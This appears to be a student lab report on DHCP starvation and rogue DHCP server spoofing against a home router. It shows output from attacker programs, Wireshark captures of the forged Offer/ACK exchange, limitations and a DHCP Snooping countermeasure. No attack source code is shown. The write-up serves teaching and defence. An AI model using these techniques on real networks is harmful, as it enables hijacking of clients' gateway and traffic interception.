



Fig: Meanwhile, the real DHCP server is unavailable for the client



*This is a snapshot taken while analyzing the packets in “wireshark”*



Time	Source	Destination	Protocol	Length	Info
7 2021-07-19 00:32:58.4956550...	10.0.2.15	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0x47b368a9
8 2021-07-19 00:32:58.4959585...	10.0.2.6	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x47b368a9
9 2021-07-19 00:32:58.4960611...	10.0.2.15	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x47b368a9
0 2021-07-19 00:32:58.4962963...	10.0.2.6	255.255.255.255	DHCP	590	DHCP ACK - Transaction ID 0x47b368a9


Fig: As the attacker set up the rogue DHCP server during the spoofing attack, the client is connected to the attacker rather than the real DHCP server



## Steps of the actual attack:

### DHCP Starvation:

The mobile device(victim) is not currently connected to the house router. Now the attacker(linux laptop) runs the DHCP Starvation attack on the router. By running the “**attacker.c**” code, starvation is performed.



```
Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Random MAC Address: 70:ee:e1:7:39:d6
Offered Address: 192.168.1.15
Requesting Address: 192.168.1.15
Random MAC Address: ff:52:fa:37:76:4f
Offered Address: 192.168.1.16
Requesting Address: 192.168.1.16
Random MAC Address: a:fb:ce:ac:26:3
Offered Address: 192.168.1.17
Requesting Address: 192.168.1.17
Random MAC Address: 6:da:9c:97:12:94
Offered Address: 192.168.1.18
Requesting Address: 192.168.1.18
Random MAC Address: a6:da:f5:17:c8:d6
Offered Address: 192.168.1.19
Requesting Address: 192.168.1.19
Random MAC Address: 1:ad:24:0:ff:1e
Offered Address: 192.168.1.20
Requesting Address: 192.168.1.20
Random MAC Address: 75:6e:9c:7f:69:6a
Offered Address: 192.168.1.21
Requesting Address: 192.168.1.21
Random MAC Address: 8f:6e:d2:96:48:6e
```

Fig: Attacker is running the DHCP Starvation attack on the router. The router IP pool is getting exhausted. Attacker generating random MAC Address and router(DHCP server) is offering IP addresses.

## **DHCP Spoofing:**

Now the attacker starts the rogue DHCP server and spoofs the victim device with a fake IP from its own IP pool. Attacker pc(my laptop) runs the “**fake.c**” code to start the rogue DHCP server.

```
Fake DHCP Server is starting  
New DHCP socket created  
New Communication socket created  
My IP address 192.168.1.6
```

Fig: Fake DHCP server started from the attacker PC(linux laptop). Fake server IP- **192.168.1.6**

```
DHCP_DISCOVER from client  
Offering IP: 192.168.1.101  
DHCP_REQUEST from client  
Grant IP: 192.168.1.101
```

Fig: Victim device has requested an IP address from this fake server. Attacker is offering a fake IP- **192.168.1.101** to the victim.

Detailed observation of this communication was done using ‘wireshark’. Here are some important snapshots -

Filter: udp.port==67

Source	Destination	Protocol	Length	Info
192.168.1.1	255.255.255.255	DHCP	342	DHCP Offer - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP Request - Transact
0.0.0.0	255.255.255.255	DHCP	344	DHCP Request - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK - Transact
192.168.1.1	255.255.255.255	DHCP	342	DHCP NAK - Transact
0.0.0.0	255.255.255.255	DHCP	338	DHCP Discover - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP Offer - Transact
0.0.0.0	255.255.255.255	DHCP	350	DHCP Request - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK - Transact
0.0.0.0	255.255.255.255	DHCP	356	DHCP Request - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK - Transact
0.0.0.0	255.255.255.255	DHCP	350	DHCP Discover - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP Offer - Transact
0.0.0.0	255.255.255.255	DHCP	362	DHCP Request - Transact
0.0.0.0	255.255.255.255	DHCP	362	DHCP Request - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK - Transact
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK - Transact

Offset	Hex	ASCII
0000	ff ff ff ff ff ff 24 18 1d 3e b3 66 08 00 45 10	.....\$.>.f..E.
0010	01 44 00 00 40 00 40 11 39 9a 00 00 00 00 ff ff	.D..@.@. 9.....
0020	ff ff 00 44 00 43 01 30 3b 9f 01 01 06 00 74 eb	...D.C.0 ;.....t.
0030	22 09 00 00 00 00 00 00 00 00 00 00 00 00 00	".....
0040	00 00 00 00 00 00 24 18 1d 3e b3 66 00 00 00 00	.....\$.>.f....
0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Ethernet (eth). 14 bytes      Packets: 3372 · Displayed: 134 (4.0%)      Profile: Defa

Fig: Spoofing attack on the router(DHCP server) seen from 'wireshark'.  
DHCP Discover, DHCP offer, DHCP Request, DHCP ACK packets.

▶ User Datagram Protocol, Src Port: 68, Dst Port: 67
▼ Bootstrap Protocol (Discover)
Message type: Boot Request (1)
Hardware type: Ethernet (0x01)
Hardware address length: 6
Hops: 0
Transaction ID: 0x74eb2209
Seconds elapsed: 0
▶ Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: 24:18:1d:3e:b3:66 (24:18:1d:3e:b3:66)
Client hardware address padding: 0000000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▼ Option: (53) DHCP Message Type (Discover)
Length: 1
DHCP: Discover (1)
▼ Option: (61) Client identifier
Length: 7
Hardware type: Ethernet (0x01)
Client MAC address: 24:18:1d:3e:b3:66 (24:18:1d:3e:b3:66)

Fig: **DHCP Discover** packet details; packet sent from the victim(mobile).  
Details from wireshark.

0.0.0.0	255.255.255.255	DHCP	338 DHCP Discover	- Transact
192.168.1.6	255.255.255.255	DHCP	590 DHCP Offer	- Transact
0.0.0.0	255.255.255.255	DHCP	350 DHCP Request	- Transact
192.168.1.6	255.255.255.255	DHCP	590 DHCP ACK	- Transact

Fig: **DHCP Offer** packet sent from the attacker. Attacker IP **192.168.1.6**

```

▶ User Datagram Protocol, Src Port: 67, Dst Port: 68
▼ Bootstrap Protocol (Offer)
  Message type: Boot Reply (2)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x74eb2209
  Seconds elapsed: 0
  ▶ Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0
  Your (client) IP address: 192.168.1.101
  Next server IP address: 192.168.1.6
  Relay agent IP address: 0.0.0.0
  Client MAC address: 24:18:1d:3e:b3:66 (24:18:1d:3e:b3:66)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  ▼ Option: (53) DHCP Message Type (Offer)
    Length: 1
    DHCP: Offer (2)
  ▼ Option: (3) Router
    Length: 4
    Router: 192.168.1.6
  ▼ Option: (54) DHCP Server Identifier
    Length: 4
    DHCP Server Identifier: 192.168.1.6

```

Fig: **DHCP Offer** packet details from 'wireshark'. It is noticed that the fake IP offered by the fake server is **192.168.1.101**

0.0.0.0	255.255.255.255	DHCP	338	DHCP Discover	- Transacti
192.168.1.6	255.255.255.255	DHCP	590	DHCP Offer	- Transacti
0.0.0.0	255.255.255.255	DHCP	350	DHCP Request	- Transacti
192.168.1.6	255.255.255.255	DHCP	590	DHCP ACK	- Transacti

Fig: **DHCP Request** packet sent from the victim(mobile device)

Server host name not given
Boot file name not given
Magic cookie: DHCP
▼ Option: (53) DHCP Message Type (Request)
Length: 1
DHCP: Request (3)
▼ Option: (61) Client identifier
Length: 7
Hardware type: Ethernet (0x01)
Client MAC address: 24:18:1d:3e:b3:66 (24:18:1d:3e:b3:66)
▼ Option: (50) Requested IP Address
Length: 4
Requested IP Address: 192.168.1.101
▶ Option: (54) DHCP Server Identifier
▶ Option: (57) Maximum DHCP Message Size
▼ Option: (60) Vendor class identifier
Length: 14
Vendor class identifier: android-dhcp-9
▼ Option: (12) Host Name
Length: 9
Host Name: Galaxy-S8
▼ Option: (55) Parameter Request List
Length: 10
Parameter Request List Item: (1) Subnet Mask
Parameter Request List Item: (3) Router
Parameter Request List Item: (6) Domain Name Server

Fig: **DHCP Request** packet details seen in 'wireshark'. Victim is requesting the IP which was offered by the attacker not knowing that the server is fake.

0.0.0.0	255.255.255.255	DHCP	338 DHCP Discover	- Transacti
192.168.1.6	255.255.255.255	DHCP	590 DHCP Offer	- Transacti
0.0.0.0	255.255.255.255	DHCP	350 DHCP Request	- Transacti
192.168.1.6	255.255.255.255	DHCP	590 DHCP ACK	- Transacti

Fig: **DHCP ACK** packet sent from the attacker PC to the victim.

```

▶ Ethernet II, Src: PcsCompu_47:a9:9a (08:00:27:47:a9:9a), Dst: Broadcast (f
▶ Internet Protocol Version 4, Src: 192.168.1.6, Dst: 255.255.255.255
▶ User Datagram Protocol, Src Port: 67, Dst Port: 68
▼ Bootstrap Protocol (ACK)
  Message type: Boot Reply (2)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x74eb2209
  Seconds elapsed: 0
  ▶ Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0
  Your (client) IP address: 192.168.1.101
  Next server IP address: 192.168.1.6
  Relay agent IP address: 0.0.0.0
  Client MAC address: 24:18:1d:3e:b3:66 (24:18:1d:3e:b3:66)
  Client hardware address padding: 000000000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  ▶ Option: (53) DHCP Message Type (ACK)
  ▶ Option: (3) Router
  ▶ Option: (54) DHCP Server Identifier
  ▶ Option: (6) Domain Name Server
  ▶ Option: (255) End
  Padding: 0000000000000000000000000000000000000000000000000000000...

```

Fig: **DHCP ACK** packet details seen in 'wireshark'





Fig: Finally from the victim (mobile device) it is found that the fake IP given by the fake DHCP server is connected to the victim device.



## **Success and Limitations:**

The attack was successful in a way that the victim/client PC was given a fake IP by the attacker PC while the actual server PC was not able to give one. The client PC got the attacker as its default gateway.

In the simulation process of the actual DHCP spoofing attack, the attack was shown by setting up a server, a fake server and a client where none of those were real life server/client but were coded. So it doesn't entirely bring the real flavour of the attack because it was all set up on one machine.

Another thing is, the fake IP can't connect with the real world network which is obvious. So assigning a fake ip does not entirely serve the attacking purpose if we can't get their DNS queries. But resolving and redirecting the DNS queries doesn't entirely fall under spoofing attack; rather that would be the next step to "man in the middle attack" which is not focused here so was omitted.

## **Countermeasure:**

DHCP Snooping is a Layer 2 security switch feature which blocks unauthorized (rogue) DHCP servers from distributing IP addresses to DHCP clients.

DHCP Snooping categorizes all switch ports into two simple categories.

- Trusted Ports
- Untrusted Ports

A Trusted Port/Source/Interface is under the organization's administrative control hence it's trusted.

An Untrusted Port/Source/Interface is not trusted hence while enabling DHCP Snooping, these specific DHCP requests such as DHCP ACK, DHCP NACK, DHCP OFFER from an untrusted port will be dropped from the network.

Here, in this implementation, it is assumed that all ports are trusted so no DHCP Snooping is activated. If we differentiate these ports, DHCP Snooping can be easily implemented. Hence, the Spoofing attack can be stopped by DHCP Snooping.